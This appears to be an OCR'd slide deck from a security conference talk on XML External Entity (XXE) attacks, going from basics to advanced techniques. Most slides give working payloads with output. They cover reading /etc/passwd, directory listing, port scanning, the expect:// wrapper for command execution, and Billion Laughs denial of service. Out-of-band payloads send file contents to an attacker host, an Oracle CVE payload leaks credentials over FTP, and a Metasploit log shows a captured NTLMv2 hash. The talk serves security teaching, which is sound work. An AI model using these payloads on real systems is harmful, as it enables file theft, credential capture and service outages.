# XXE: How to become a Jedi

Yaroslav Babin

# WHOAMI

- @yarbabin
- Web Security Warrior @ Positive Technologies
- BugBounty, CTF @ Antichat (а лучше бы рисечил)
- JBFC

# Levels

- Script Kiddie
- Master
- Jedi


# Script Kiddie

# XML Basics

```
<?xml version="1.0"?>
<!DOCTYPE name [ <!ELEMENT name ANY>
]>
<name>ZeroNights</name>
```

- RSS, Configs
- SOAP
- SVG, XMP
- XMPP

# XML Basics



```
<?xml version="1.0"?>
<!DOCTYPE name [ <!ELEMENT name
ANY>]>
<name>ZeroNights</name>
```

Prolog

Document Type Definition


Document

## XML Basics

```
<?xml version="1.0"?>
<!DOCTYPE name [ <!ELEMENT name
ANY>]>
<name>ZeroNights</name>
```

Hello, **ZeroNights**

# Document Type Definition: Entity



```
<?xml version="1.0"?>
<!DOCTYPE name [ <!ENTITY lol "ZeroNights">]>
<name>&lol;</name>
```

lol = “ZeroNights”

Hello, **ZeroNights**

## Document Type Definition: External Entity

```
<?xml version="1.0"?>
<!DOCTYPE name [ <!ENTITY lol SYSTEM “file:///etc/passwd”>]>
<name>&lol;</name>
```

lol = readfile(“file:///etc/passwd”)

```
Hello, root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

## How To Check?

- DNS/HTTP
- Parser errors
- ~~Very large files~~
  - /dev/urandom
  - /dev/zero

## DNS/HTTP

```
<?xml version="1.0"?>
<!DOCTYPE name [<!ENTITY lol SYSTEM "http://dns.sniff/chk">]>
<name>&lol;</name>
```

```
lol = readfile("http://dns.sniff/chk")
```

```
$ cat chk
123
```

Hello, **123**

```
$ cat /var/log/apache2/access.log
```

```
1.3.3.7 - - [17/Nov/2017:13:37:00 +0300] "GET
/chk HTTP/1.1" 200 3 "-"
```

## DNS/HTTP

```
lol = readfile(“http://dns.sniff/chk”)
```

```
<?xml version="1.0"?>
<!DOCTYPE name SYSTEM “http://dns.sniff/chk”>
<name>1</name>
```

```
$ cat /var/log/apache2/access.log
1.3.3.7 - - [17/Nov/2017:13:37:00 +0300] “GET /chk HTTP/1.1" 200 3 "-"
```

# Parser Errors

```
<?xml version="1.0"?>
<!DOCTYPE name SYSTEM “http://no.resolve/”>
<name>1</name>
```

Non resolving host

Response

```
JAXBException occurred: Connection Timeout
```

## Large Files


lol = readfile(“file:///deb/urandom”)

```
<?xml version="1.0"?>
<!DOCTYPE name [<!ENTITY lol SYSTEM “file:///dev/urandom”>]>
<name>&lol;</name>
```

```
C:\>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Request time out.
```

¯_(ツ)_/¯

# Master



# Attack vectors

- Arbitrary file reading
  - Sometimes directory listing
- SSRF
  - Port scanning
  - SMB
- Wrappers
- DOS
  - Billion Laughs Attack
  - Large file

# Arbitrary File Reading

lol = readfile(“file:///etc/passwd”)

```
<?xml version="1.0"?>
<!DOCTYPE name [ <!ENTITY lol SYSTEM “file:///etc/passwd”>]>
<name>&lol;</name>
```

```
Hello, root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

# Directory Listing (Java)

```
<?xml version="1.0"?>
<!DOCTYPE name [ <!ENTITY lol SYSTEM “file:///”>]>
<name>&lol;</name>
```

lol = readfile(“file:///”)

```
Hello, bin
boot
dev
etc
```

## Directory Listing (Java)

```
<?xml version="1.0"?>
<!DOCTYPE name [
<!ENTITY lol SYSTEM "ftp://localhost/1.txt"> ]>
<name>&lol;</name>
```

Hello, **file_content**

- https://
- ftps://
- gopher://
- etc

# Port Scanning

```
<?xml version="1.0"?>
<!DOCTYPE name [ <!ENTITY lol SYSTEM “http://localhost:81”>]>
<name>&lol;</name>
```

Hello, **INTERNAL WEB SERVER**

## Windows Share

```
<?xml version="1.0"?>
<!DOCTYPE name [ <!ENTITY lol SYSTEM “\\smb_share\\C$\\1.txt”>]>
<name>&lol;</name>
```

Hello, **file_content**

## Wrappers

```
<?xml version="1.0"?>
<!DOCTYPE name [
<!ENTITY lol SYSTEM “php://filter/convert.base64-encode/resource=/etc/passwd”> ]>
<name>&lol;</name>
```

```
Hello,
cm9vdDp4OjA6MDpyb290Oi9yb290Oi
9iaW4vYmFzaApkYWVtb246eDoxOjE6Z
GFlbW9uOi91c3Iv...
```

- data://
- phar://
- rar://
- etc

# Wrappers (RCE)

```
<?xml version="1.0"?>
<!DOCTYPE name [
<!ENTITY lol SYSTEM “expect://id”> ]>
<name>&lol;</name>
```

By default off

```
Hello, uid=0(root) gid=0(root) groups=0(root)
```

# DOS (Large File)

lol = readfile(“file:///deb/urandom”)

```
<?xml version="1.0"?>
<!DOCTYPE name [<!ENTITY lol SYSTEM “file:///dev/urandom”>]>
<name>&lol;</name>
```

```
C:\>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Request time out.
```

¯_(ツ)_/¯

# DOS (Billion Laughs Attack)

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY a0 “lol" >
<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
...
<!ENTITY a10 "&a9;&a9;&a9;&a9;&a9;&a9;&a9;&a9;&a9;&a9;"> ]>
<data>&a10;</data>
```

# Exploitation Techniques

- Direct output
  - Output in response
- Error-based
  - DTD structure
  - XML schema validation
- Out-of-band
  - NO output required
- Blind-based
  - XSD values bruteforce

## Direct Output

lol = readfile(“file:///etc/passwd”)

```
<?xml version="1.0"?>
<!DOCTYPE name [ <!ENTITY lol SYSTEM “file:///etc/passwd”>]>
<name>&lol;</name>
```

```
Hello, root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

## Out-Of-Band

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://x.x.x.x:443/ev.xml"> %sp; %param1; ]>
<r>&exfil;</r>
```

```
<!ENTITY % data SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM
'http://1.3.3.7/?%data;'>">
```


data = readfile("/etc/passwd")

```
192.168.0.1 - -
[17/Nov/2017:13:37:00
+0300] "GET /?
root:x:0:0:root:/root:/bin
/bash
```

## Error Based

```
<?xml version="1.0" ?>
<!DOCTYPE r [ <!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://x.x.x.x:443/ev.xml"> %sp; %param1; ]>
```

```
<!ENTITY % data SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM
'http%data;://1.3.3.7/;'>">
```



```
<title>XXE</title>
<br />
<b>Warning</b>:  DOMDocument::loadXML(): Unable to find the wrapper
&quot;httpMTI3LjAuMC4xCWxvY2FsaG9zdCB&quot; - did you forget to enable it when you configured PHP? in
<b>/var/www/html/xml/index.php</b> on line <b>9</b><br />
<br />
<b>Notice</b>:  DOMDocument::loadXML(): failed to load external entity
&quot;httpMTI3LjAuMC4xCWxvY2FsaG9zdCBjczIx0DMxCgojIFRoZSBmb2xsb3dpbmcgbGluZXMgYXJlIGRlc2lyYWJsZSBmb3IgSVB2NiB
jYXBhYmxlIGhvc3RzCjo6MSAgICAgbG9jYWxob3N0IGlwNi1sb2NhbGhvc3QgaXA2LWxvb3BiYWNrCmZmMDI60jEgaXA2LWFsbG5vZGVzCmZm
MDI60jIgaXA2LWFsbHJvdXRlcnMK://127.0.0.1:81/&quot; in Entity, line: 1 in <b>/var/www/html/xml/index.php</b>
on line <b>9</b><br />
321
```

data = readfile(“/etc/passwd”)

# Constraints

- Quotes
- Well-Formed Documents (~~< > &~~)
- Privileges

# XML

- OOXML (DOCX, XLSX, PPTX), ODF, PDF, RSS
- SVG, XMP
- WebDAV, XMLRPC, SOAP, XMPP, SAML
- Databases
- etc

# XML

4ML ARMLL BiblioML CIDX eBIS-XML HTTP-DRP MatML ODRL PrintTalk SHOE UML XML F AML ARMLL BCXML xCIL ECML HumanML
MathML OeBPS ProductionML SIF UBL XML Key AML ASMLL BEEP CLT eCo HyTime MBAM OFX PSL SMML UCLP XMLife AML ASMLL
BGML CNRP EcoKnow IML MISML OIL PSI SMBXML UDDI XML MP AML ASTM BHTML ComicsML edaXML ICML MCF OIM QML SMDL
UDEF XML News AML ATMLL BIBLIOML Covad xLink EMSA IDE MDDL OLifE QAML SDML UIML XML RPC AML ATMLL BIOML CPL eosML
IDML MDSI-XML OML QuickData SMIL ULF XML Schema ABML ATMLL BIPS CP eXchangeESML IDWG Metarule ONIX DTD RBAC SOAP
UMLS XML Sign ABML ATMLL BizCodes CSS ETD-ML IEEE DTD MFDX OOPML RDDl SODL UPnP XML Query ACML AWMLL BLM XML
CVML FieldML IFX MIX OPML RDF SOX URI/URL XML P7C ACML AXMLL BPML CWMI FINML IMPP MMLL OpenMath RDL SPML UXF
XML TP ACAP AXMLL BRML CycML FITS IMS Global MML Office XML RecipeML SpeechML VML XMLVoc ACS X12 AXMLL BSML DML
FIXML InTML MML OPML RELAX SSML vCalendar XML XCI ADML AXMLL CML DAML FLBC IOTP MML OPX RELAX NG STML vCard XAML
AECM BMLL xCML DaliML FLOWML IRML MoDL OSD REXML STEP VCML XACML AFML BMLL CaXML DaqXML FPML IXML MOS OTA
REPML STEPML VHG XBL AGML BMLL CaseXML DAS FSML IXRetail MPML PML ResumeXML SVG VIML XSBEL AHML BMLL xCBL DASL
GML JabberXML MPXML PML RETML SWAP VISA XML XBN AIML BMLL CBML DCMI GML JDF MRML PML RFML SWMS VMML XBRL
AIML BMLL CDA DOI GML JDox MSAML PML RightsLang SyncML VocML XCFF AIF BannerrMLLCDF DeltaV GXML JECMM MTML PML
RIXML TML VoiceXML XCES AL3 BCXMLL CDISC DIG35 GAME JLife MTML PML RoadmOPS TML VRML Xchart ANML BEEP CELLML DLML
GBXML JSML MusicXML PML RosettaNet PIPTML WAP Xdelta ANNOTEABGMLL ChessGML DMML GDML JSML NAML PML RSS TalkML
WDDX XDF ANATML BHTMLL ChordML DocBook GEML JScoreML xNAL P3P RuleML TaxML WebML XForms APML
BIIBLLIIOMLLChordQL DocScope GEDML KBML NAA Ads PDML SML TDL WebDAV XGF APPML BIIOMLL CIM DoD XML GEN LACITO
Navy DTD PDX SML TDML WellML XGL AQL BIIPS CIML DPRL GeoLang LandXML NewsML PEF XML SML TEI WeldingXMXLGMML APPEL
BiizzCodess CIDS DRI GIML LEDES NML PetroML SML ThML Wf-XML XHTML ARML BLLM XMLL CIDX DSML GXD LegalXML NISO DTB
PGML SAML TIM WIDL XIOP ARML BPMLL xCIL DSD GXL Life Data NITF PhysicsML SABLE TIM WITSML XLF ASML BRMLL CLT DXS Hy
XM LitML NLMXML PICS SAE J2008 TMML WorldOS XLIFF ASML BSMLL CNRP EML HITIS LMML NVML PMML SBML TMX WSML XLink
ASTM BBCXXMLL ComicsML EML HR-XML LogML OAGIS PNML Schemtron TP WSIA XMI ARML BBEEEEPP CIM DLML HRMML LogML
OBI PNML SDML TPAML XML XMSG ARML BBGMLL CIML EAD HTML LTSC XML OCF PNG SearchDM-XMLTREX XML CourtXMTP ASML
BBHTTMLL CIDS ebXML HTTPL MAML ODF PrintML SGML TxLife XML EDI XNS

## OOXML (Microsoft Office)

- zip://your_doc.docx:
  - docProps/
  - word/
  - _rels/
  - [Content_Types].**xml**

OpenOffice

- zip://your_odt.odt:
    - META-INF/
    - content.xml
    - meta.xml
    - mimetype
    - settings.xml
    - styles.xml

# Adobe XMP

Adobe’s Extensible Metadata Platform (XMP) is a file labeling technology that lets you embed metadata into files themselves during the content creation process.

V for Vendetta, X for XML

# Adobe XMP

```
<?xpacket begin="?" id="W5M0MpCehiHzreSzNTczkc9d"?>
<x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core
5.4-c002 1.000000, 0000/00/00-00:00:00">
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
</rdf:RDF>
</x:xmpmeta>
<?xpacket end="w"?>
```

## XML Parsers In Databases (PostgreSQL)

```
> select xmlparse(document '<?xml version="1.0"
standalone="yes"?><!DOCTYPE content [ <!ENTITY abc SYSTEM
"/etc/passwd">]><content>&abc;</content>');


ERROR:  invalid XML document

DETAILS:  /etc/passwd:28: parser error : StartTag: invalid element name
root:x:0:0:root:/root:/bin/bash
```

# XML Parsers In Databases (Oracle, CVE-2014-6577)

```
> select extractvalue(xmltype('<?xml
version="1.0" encoding="
UTF-8"?><!DOCTYPE root [ <!ENTITY
% remote SYSTEM "
ftp://'||user||':bar@IP/test">
%remote; %param1;]>'),'/l') from
dual;
```

```
$ ruby ftp.rb
> USER SYSTEM
331 Password required for system
PASS ***
```

## JSON Parser

```
POST /api HTTP/1.1
Host: api.host
Content-Type: application/json

{“name”:”ZeroNights”}
```


Hello, **ZeroNights**

# JSON Parser

POST /api HTTP/1.1

Host: api.host

Content-Type: application/**xml**



Hello, **ZeroNights**

<name>**ZeroNights**</name>

# Jedi

# NTLM


```
msf > use auxillary/server/capture/http_ntlm

[*] Local IP: http://1.3.3.7/capture
[*] Server started.
```

# NTLM

```
<?xml version="1.0"?>
<!DOCTYPE name [ <!ENTITY lol SYSTEM “http://1.3.3.7/capture”>]>
<name>&lol;</name>
```

## NTLM



root@kali: /home/ybabin/SMBTrap/smbtrap

```
Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.12.26-dev                         ]
+ -- --=[ 1578 exploits - 901 auxiliary - 272 post        ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/server/capture/http_ntlm
msf auxiliary(http_ntlm) > OPTIONS
[-] Unknown command: OPTIONS.
msf auxiliary(http_ntlm) > set JOHNPWFILE /tmp/creds.txt
JOHNPWFILE => /tmp/creds.txt
msf auxiliary(http_ntlm) > set URIPATH /capture
URIPATH => /capture
msf auxiliary(http_ntlm) > set SRVPORT 123
SRVPORT => 123
msf auxiliary(http_ntlm) > run
[*] Auxiliary module execution completed

[*] Using URL: http://0.0.0.0:123/capture
[*] Local IP: http://[redacted]:123/capture
[*] Server started.
msf auxiliary(http_ntlm) > [*] 2016-10-11 14:46:34 +0300
NTLMv2 Response Captured from TESTIB4
DOMAIN: TESTIB4 USER: tomcat
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:ec4c8a40ccc20fa50103d15fc46524c5 NT_CLIENT_CHALLENGE:0101000000000000[redacted]a007f796585
000000000200060041004c004c000000000000000000

msf auxiliary(http_ntlm) > 
```

## Firewall

- No direct output, no errors
- DNS request works
- HTTP via 80 port not working
- **It's not exploitable**

## Firewall

- No direct output, no errors
- DNS request works
- HTTP via 80 port not working
- ~~**It's not exploitable**~~ f*ck off (:
- **Try to use another port**

<?xml version="1.0“ **encoding=“UTF-8” standalone=“no”**?>

- When **no**: ignore declarations (only validation)
- By default: **no**
- Try **yes**

## Prolog: Optional Attributes And Encodings

<?xml version="1.0“ **encoding=“UTF-8”** standalone=“no”?>

- UTF-16LE, UTF-16BE
- UTF-7
- etc

```
<?xml version="1.0" encoding="UTF-7"?>
+ADwAIQ-DOCTYPE x +AFsAPAAh-ENTITY
z SYSTEM +ACI-
/etc/passwd+ACIAPgBdAD4APA-
x+AD4AJg-z+ADsAPA-/x+AD4
```

## PUBLIC “same” the SYSTEM

```
<?xml version="1.0"?>
<!DOCTYPE name [ <!ENTITY lol PUBLIC “lol” “file:///etc/passwd”>]>
<name>&lol;</name>
```

lol = readfile(“file:///etc/passwd”)

Any text

```
Hello, root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

- <tag xsi:schemaLocation=“http://1.3.3.7/oob.xml”/>
- <tag xsi:noNamespaceSchemaLoca8on=“…”/>
- <xs:include schemaLocation=“…”>
- <xs:import schemaLocation=“…”>
- <?xml-stylesheet href=“…”?>

# Java Problems (<1.7)

```
<?xml version="1.0"?>
<!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://1.3.3.7/a.xml">
%remote; %intern; %trick; ]>
```

```
<!ENTITY % payl SYSTEM "/">
<!ENTITY % intern "<!ENTITY &#37; trick SYSTEM 'http://1.3.3.7/?%payl;'>">
```

```
$ cat /var/log/apache2/access.log
1.3.3.7 - - [17/Nov/2017:13:37:00 +0300] “GET /?bin%0Aboot%0Adev%0Aetc…
```

## Java Problems (>=1.7)

```
<?xml version="1.0"?>
<!DOCTYPE root [ <!ENTITY % remote
SYSTEM "http://1.3.3.7/a.xml">
%remote; %intern; %trick; ]>
```

```
<!ENTITY % payl SYSTEM "/">
<!ENTITY % intern "<!ENTITY
&#37; trick SYSTEM
'http://1.3.3.7/?%payl;'>">
```

Response

```
